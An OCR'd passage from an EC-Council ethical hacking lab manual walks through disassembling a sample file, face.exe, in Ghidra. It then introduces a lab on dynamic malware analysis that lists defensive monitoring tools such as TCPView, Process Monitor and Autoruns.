


13. **Analyze Options** window appears, leave the default options and click **Analyze**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. This initiates the analysis process, you can monitor the status bar present at the lower right section of the window. Wait for it to complete.
15. After the analysis, assembly code of face.exe file appears along with the decompiler, as shown in the screenshot.




16. In the left pane, under **Symbol Tree**, you can observe various components of face.exe file such as Imports, Exports, Functions and Labels.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


17. Click to expand **Imports** node and you can view the DLL files of face.exe.



18. Similarly, you can view other components under Symbol Tree to obtain additional information on face.exe.


19. Close the **Decompiler** tab.

20. Now, in the left-pane, under **Program Tree**, double-click **Headers** node to jump to the header function in the code snippet.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Similarly, double-click **.rdata** node to view the rdata function in the code snippet.



22. You can further explore various other functionalities in the Ghidra tool to analyze the face.exe file.
23. This concludes the demonstration of malware disassembly using Ghidra.
24. Close all the open windows.
25. You can also use other disassembling and debugging tools such as **Radare2** (https://rada.re), **WinDbg** (http://www.windbg.org), and **ProcDump** (https://docs.microsoft.com) to perform malware disassembly.
26. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Perform Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment.

Lab Scenario

Dynamic Malware Analysis, also known as behavioral analysis, involves executing malware code to learn how it interacts with the host system and its impact after infecting the system.

Dynamic analysis involves the execution of malware to examine its conduct and operations and identify technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, and DLL and linked files located on the system or network.

This type of analysis requires a safe environment such as machines and sandboxes to deter the spreading of malware. The environment design should include tools that can capture every movement of the malware in detail and give feedback. Typically, systems act as a base for conducting such experiments.

An ethical hacker and pen tester must perform dynamic malware analysis to find out about the applications and processes running on a computer and remove unwanted or malicious programs that can breach privacy or affect the system's health.

Lab Objectives

- Perform port monitoring using TCPView and CurrPorts
- Perform process monitoring using Process Monitor
- Perform registry monitoring using Reg Organizer
- Perform Windows services monitoring using Windows Service Manager (SrvMan)
- Perform startup program monitoring using Autoruns for Windows and WinPatrol
- Perform installation monitoring using Mirekusoft Install Monitor
- Perform files and folder monitoring using PA File Sight
- Perform device driver monitoring using DriverView and Driver Reviver
- Perform DNS monitoring using DNSQuerySniffer

